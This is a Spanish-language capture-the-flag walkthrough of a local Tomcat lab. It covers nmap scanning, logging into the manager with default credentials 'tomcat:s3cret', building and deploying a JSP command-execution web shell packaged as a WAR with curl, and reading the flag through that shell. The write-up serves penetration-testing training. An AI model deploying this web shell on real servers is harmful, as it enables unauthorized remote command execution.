

Iniciemos nuestro lab TOMCAT

```
kali@Kali: ~/Downloads/Labs/Facil/TOMCAT
Session Actions Edit View Help

  W W / / || / C \ \ A V I I L L / \ A - \ - \
  W W I I K \ \ A V I I L L / \ A - \ - \

Entrena pentesting en escenarios reales.
Simula ataques • Documenta hallazgos • Progresas como hacker ético.

[*] Inicializando laboratorio ofensivo...
[+] Imagen lista para desplegar

[*] Desplegando laboratorio ofensivo ...

[✓] Escenario listo para el ataque.

Laboratorio: TOMCAT
Dificultad: ★★★★★★ fácil
Recompensa: 1 XP

Objetivo accesible en: 172.17.0.2

Formato esperado: TOMCAT{ ... }

Ingresa la flag: 
```

Comencemos realizando un escaneo con nmap

```
kali@Kali: ~/Downloads/Labs/Facil/TOMCAT
Session Actions Edit View Help

(kali@Kali)~[~/Downloads/Labs/Facil/TOMCAT]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN _scan
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-23 20:37 -0600
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:37
Completed NSE at 20:37, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:37
Completed NSE at 20:37, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:37
Completed NSE at 20:37, 0.00s elapsed
Initiating ARP Ping Scan at 20:37
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 20:37, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:37
Scanning 172.17.0.2 [65535 ports]
Discovered open port 8080/tcp on 172.17.0.2
Completed SYN Stealth Scan at 20:37, 1.21s elapsed (65535 total ports)
Initiating Service scan at 20:37
Scanning 1 service on 172.17.0.2
Completed Service scan at 20:37, 7.62s elapsed (1 service on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:37
Completed NSE at 20:37, 0.30s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:37
```

```
kali@Kali: ~/Downloads/Labs/Facil/TOMCAT
Session Actions Edit View Help
Initiating NSE at 20:37
Completed NSE at 20:37, 0.00s elapsed
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000011s latency).
Scanned at 2026-06-23 20:37:38 CST for 9s
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
8080/tcp open  http    syn-ack ttl 64 Apache Tomcat 9.0.65
|_ http-title: Apache Tomcat/9.0.65
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-favicon: Apache Tomcat
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
MAC Address: 02:42:AC:11:00:02 (Unknown)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:37
Completed NSE at 20:37, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:37
Completed NSE at 20:37, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:37
Completed NSE at 20:37, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.93 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)

(kali@Kali)-[~/Downloads/Labs/Facil/TOMCAT]
```

Se encontró un único puerto abierto, 8080 para http, ahora busquemos vulnerabilidades

```
kali@Kali: ~/Downloads/Labs/Facil/TOMCAT
Session Actions Edit View Help
(kali@Kali)-[~/Downloads/Labs/Facil/TOMCAT]
$ nmap -p 8080 --script vuln 172.17.0.2 -oN vuln_scan
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-23 20:40 -0600
Nmap scan report for metasplitable.vm (172.17.0.2)
Host is up (0.000035s latency).

PORT      STATE SERVICE
8080/tcp open  http-proxy
|_ http-slowloris-check:
|_ VULNERABLE:
|_ Slowloris DOS attack
|_ State: LIKELY VULNERABLE
|_ IDs: CVE:CVE-2007-6750
|_ Slowloris tries to keep many connections to the target web server open and hold
|_ them open as long as possible. It accomplishes this by opening connections to
|_ the target web server and sending a partial request. By doing so, it starves
|_ the http server's resources causing Denial Of Service.
|_
|_ Disclosure date: 2009-09-17
|_ References:
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_ http://ha.ckers.org/slowloris/
|_ http-enum:
|_ /examples/: Sample scripts
|_ /manager/html/upload: Apache Tomcat (401 )
|_ /manager/html: Apache Tomcat (401 )
|_ /docs/: Potentially interesting folder
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 48.62 seconds
```

Vamos a explorar la página para ver si descubrimos algo

[Home](#) [Documentation](#) [Configuration](#) [Examples](#) [Wiki](#) [Mailing Lists](#) [Find Help](#)

Apache Tomcat/9.0.65

 SOFTWARE FOUNDATION
<http://www.apache.org/>

If you're seeing this, you've successfully installed Tomcat. Congratulations!



Recommended Reading:
[Security Considerations How-To](#)
[Manager Application How-To](#)
[Clustering/Session Replication How-To](#)

[Server Status](#)
[Manager App](#)
[Host Manager](#)

Developer Quick Start
[Tomcat Setup](#) [Realms & AAA](#) [Examples](#) [Servlet Specifications](#)
[First Web Application](#) [JDBC DataSources](#) [Tomcat Versions](#)

Managing Tomcat
For security, access to the [manager webapp](#) is restricted. Users are defined in:
`$CATALINA_HOME/conf/tomcat-users.xml`
In Tomcat 9.0 access to the manager application is split between different users.
[Read more...](#)
Release Notes

Documentation
[Tomcat 9.0 Documentation](#)
[Tomcat 9.0 Configuration](#)
[Tomcat Wiki](#)
Find additional important configuration information in:
`$CATALINA_HOME/RUNNING.txt`

Getting Help
FAQ and Mailing Lists
The following mailing lists are available:

[tomcat-announce](#)
Important announcements, releases, security vulnerability notifications. (Low volume).

[tomcat-users](#)
User support and discussion

[tomcat-dev](#)
Developer discussion

En el botón de host manager descubrimos las credenciales del usuario tomcat

403 Access Denied

You are not authorized to view this page.

By default the Host Manager is only accessible from a browser running on the same machine as Tomcat. If you wish to modify this restriction, you'll need to edit the Host Manager's `context.xml` file.

If you have already configured the Host Manager application to allow access and you have used your browsers back button, used a saved book-mark or similar then you may have triggered the cross-site request forgery (CSRF) protection that has been enabled for the HTML interface of the Host Manager application. You will need to reset this protection by returning to the [main Host Manager page](#). Once you return to this page, you will be able to continue using the Host Manager application's HTML interface normally. If you continue to see this access denied message, check that you have the necessary permissions to access this application.

If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `admin-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="admin-gui"/>
<user username="tomcat" password="s3cret" roles="admin-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the host manager application were changed from the single `admin` role to the following two roles. You will need to assign the role(s) required for the functionality you wish to access.

- `admin-gui` - allows access to the HTML GUI
- `admin-script` - allows access to the text interface

The HTML interface is protected against CSRF but the text interface is not. To maintain the CSRF protection:

- Users with the `admin-gui` role should not be granted the `admin-script` role.
- If the text interface is accessed through a browser (e.g. for testing since this interface is intended for tools not humans) then the browser must be closed afterwards to terminate the session.

Al probarlas en el botón de server app nos da acceso



Tomcat Web Application Manager

Message:OK

Manager

List Applications

HTML Manager Help

Manager Help

Server Status

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	StartStopReloadUndeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	StartStopReloadUndeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	StartStopReloadUndeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	StartStopReloadUndeploy Expire sessions with idle ≥ 30 minutes

Ya que tenemos acceso, vamos a generar nuestro payload con JSP

```
(kali@kali) - [~/Downloads/Labs/Facil/TOMCAT]
$ # Crear estructura
mkdir -p shell/WEB-INF
# Crear index.jsp
echo '<%@page import="java.io.*"%><% Process p = Runtime.getRuntime().exec(request.getParameter("cmd")); BufferedReader br =
new BufferedReader(new InputStreamReader(p.getInputStream())); String l; while((l=br.readLine())!=null){ out.println(l); }
%>' > shell/index.jsp
# Crear web.xml minimo
cat > shell/WEB-INF/web.xml << 'EOF'
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://java.sun.com/xml/ns/javaee" version="2.5">
  <display-name>Shell</display-name>
</web-app>
EOF
# Empaquetar WAR
cd shell && jar -cvf ../shell.war * && cd ..
added manifest
adding: WEB-INF/(in = 0) (out= 0)(stored 0%)
adding: WEB-INF/web.xml(in = 155) (out= 124)(deflated 20%)
adding: index.jsp(in = 245) (out= 181)(deflated 26%)

(kali@kali) - [~/Downloads/Labs/Facil/TOMCAT]
```

Ahora lo desplegamos

```
(kali@kali) - [~/Downloads/Labs/Facil/TOMCAT]
$ curl -u tomcat:s3cret -T shell.war "http://172.17.0.2:8080/manager/text/deploy?path=/shell"
OK - Deployed application at context path [/shell]

(kali@kali) - [~/Downloads/Labs/Facil/TOMCAT]
$
```


Probemos ejecutando el comando id

```
(kali@kali) - [~/Downloads/Labs/Facil/TOMCAT]
$ curl "http://172.17.0.2:8080/shell/?cmd=id"
uid=999(tomcat) gid=999(tomcat) groups=999(tomcat)


(kali@kali) - [~/Downloads/Labs/Facil/TOMCAT]
$
```

Ejecutemos los comandos en la web


whoami




sudo -l




pwd



ls



Hemos encontrado la bandera, probemos ver su contenido



The screenshot shows a web browser window with the address bar displaying 'http://172.17.0.2:8080/shell/?cmd=cat flag.txt'. The page content shows 'TOMCAT{' followed by a redacted area.

Ahora solo nos resta introducirla en la terminal donde iniciamos el lab

```
kali@kali: ~/Downloads/Labs/Facil/TOMCAT
```

```
Session Actions Edit View Help
```

```
[*] Inicializando laboratorio....  
[+] Imagen lista para desplegar  
  
[*] Desplegando laboratorio ofensivo ...  
  
=====
```

```
[✓] Escenario listo para el ataque.  
  
=====
```

```
Laboratorio: TOMCAT  
Dificultad: ★★★★★★ fácil  
Recompensa: 1 XP  
  
=====
```

```
Objetivo accesible en: 172.17.0.2  
  
=====
```

```
Formato esperado: TOMCAT{ ... }  
  
=====
```

```
Ingresa la flag: TOMCAT{XXXXXXXXXXXXXXXXXXXX}
```

```
Objetivo comprometido con éxito.  
Has dominado el laboratorio: TOMCAT  
Sigues avanzando como pentester ofensivo.
```

```
FECHA Y HORA: 2026-06-25 16:55:35 -0600  
  
=====
```

```
[*] Presiona Ctrl+C para eliminar el laboratorio  
  
█
```